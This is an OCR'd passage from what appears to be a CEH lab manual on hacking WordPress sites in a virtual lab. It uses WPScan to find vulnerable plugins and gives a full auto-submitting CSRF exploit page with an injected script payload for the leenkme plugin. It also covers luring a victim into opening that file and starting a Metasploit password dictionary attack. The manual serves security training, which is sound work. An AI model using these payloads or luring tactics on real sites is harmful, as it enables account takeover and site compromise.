25. The **Signed in successfully** message appears along with the available application choices. Click the **FREE USAGE** button under the **Free Usage** option.



Figure 2.4.11: Select Free Usage

26. The **Edit Profile** page appears; scroll down to the **API Token** section and observe the API Token. Note down this API Token; we will use this token in the later steps.



Figure 2.4.12: Regenerate Token

27. Close the **Firefox** browser window.
28. Now, click the **MATE Terminal** icon ( ) at the top of the **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 4.5

Scan for Vulnerable WordPress Plugins

32. In the **Terminal** window, type **wpscan –api-token <API Token from Step#26> --url http://10.10.10.16:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.

Figure 2.4.13: WPScan enumerating vulnerable plugins

33. The result appears, displaying detailed information regarding the target website.

Note: The version of WPScan might differ in your lab environment.



Figure 2.4.14: WPScan Update Prompt

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.

Figure 2.4.15: WPScan results: vulnerable plugins

36. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter**.



Figure 2.4.16: Navigate to the Desktop folder

TASK 4.6

Write a CSRF Exploit Script

37. Now, type **pluma** and press **Enter** to open a text editor window.
38. A **Pluma** text editor window appears. Type the following script in the document:

```
<html>
 <body onload="document.forms['CSRF'].submit()" >
 <form name="CSRF" action="http://10.10.10.16:8080/CEH/wp-admin/admin.php?page=leenkme_facebook" method="POST">
  <input type="hidden" name="facebook_profile" value="on" />
  <input type="hidden" name="fb_publish_wpnonce" value="" />
  <input type="hidden" name="_wp_http_referer" value="CSRF" />
  <input type="hidden" name="facebook_message" value="Hacked!!!" />
  <input type="hidden" name="facebook_linkname" value="CSRF" />
  <input type="hidden" name="facebook_caption" value="CSRF" />
  <input type="hidden" name="facebook_description" value="</textarea>;<script>prompt();</script>" />
  <input type="hidden" name="default_image" value="CSRF" />
  <input type="hidden" name="message_preference" value="author" />
  <input type="hidden" name="clude" value="in" />
  <input type="hidden" name="publish_cats[];" value="0" />
  <input type="hidden" name="update_facebook_settings" value="Save Settings" />
  <input type="submit" value="Submit form" />
 </form>
</body>
</html>
```



Figure 2.4.17: Writing a Script

39. Click **File** from the menu bar, and from the context menu, click **Save As...**.



Figure 2.4.18: Saving the script

40. The **Save As...** window appears; choose the desired location to save the file (here, **/home/attacker/Desktop**). In the **Name** field, type the name of the file as **Security_Script.html** and click the **Save** button.



Figure 2.4.19: Save As window

41. Now, as an attacker, you will share this malicious script file using email, a shared network drive, or other method and will lure the victim into opening the file and executing the script.

42. In this task, we are going to share this file using a shared network drive.

Note: Here, we are sending the malicious payload through a shared directory, but in real-time, you can send it via an email attachment or through physical means such as a hard drive or pen drive.

43. Navigate to the location **/home/attacker/Desktop** and copy the **Security_Script.html** file.

44. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

45. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

46. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

47. Navigate to **CEHv11 Module 14 Hacking Web Applications** and paste the **Security_Script.html** file copied in **Step 43**. Close the window.



Figure 2.4.20: Copy Security_Script file

TASK 4.7

Open a Malicious Script as a Victim

48. Switch to the **Windows Server 2016** virtual machine, navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.



Figure 2.4.21: Script file in victim machine

49. Right-click the **Security_Script.html** file and navigate to **Open with → Firefox**.

Note: You should use the same browser that was used in **Step 6**.



Figure 2.4.22: Opening the script in Google Chrome

50. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



Figure 2.4.23: Executing the script

51. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.



Figure 2.4.24: Script executed

52. This concludes the demonstration of how to perform a CSRF attack on a target website.
53. Close all open windows on both the virtual machines (**Window Server 2016** and **Parrot Security**) and document all the acquired information.
54. Turn off the **Windows 10** virtual machine.

TASK 5

Enumerate and Hack a Web Application using WPScan and Metasploit

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Windows Server 2016** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.1

Enumerate Usernames

5. In the **Terminal** window, type **wpscan -api-token <API Token> --url http://10.10.10.16:8080/CEH -enumerate u** and press **Enter**.

Note: **--enumerate u**: specifies the enumeration of usernames.

Note: Here, we will use the API token that we obtained by registering with the **https://wpvulndb.com/users/sign_up** website.

Figure 2.5.1: WPScan enumerating usernames

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

6. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
7. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.



Figure 2.5.2: Usernames enumerated

8. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.

TASK 5.2

Configure the Options in Auxiliary Module

9. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop** in the previous task.
10. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
11. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

Figure 2.5.3: Starting the services

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.

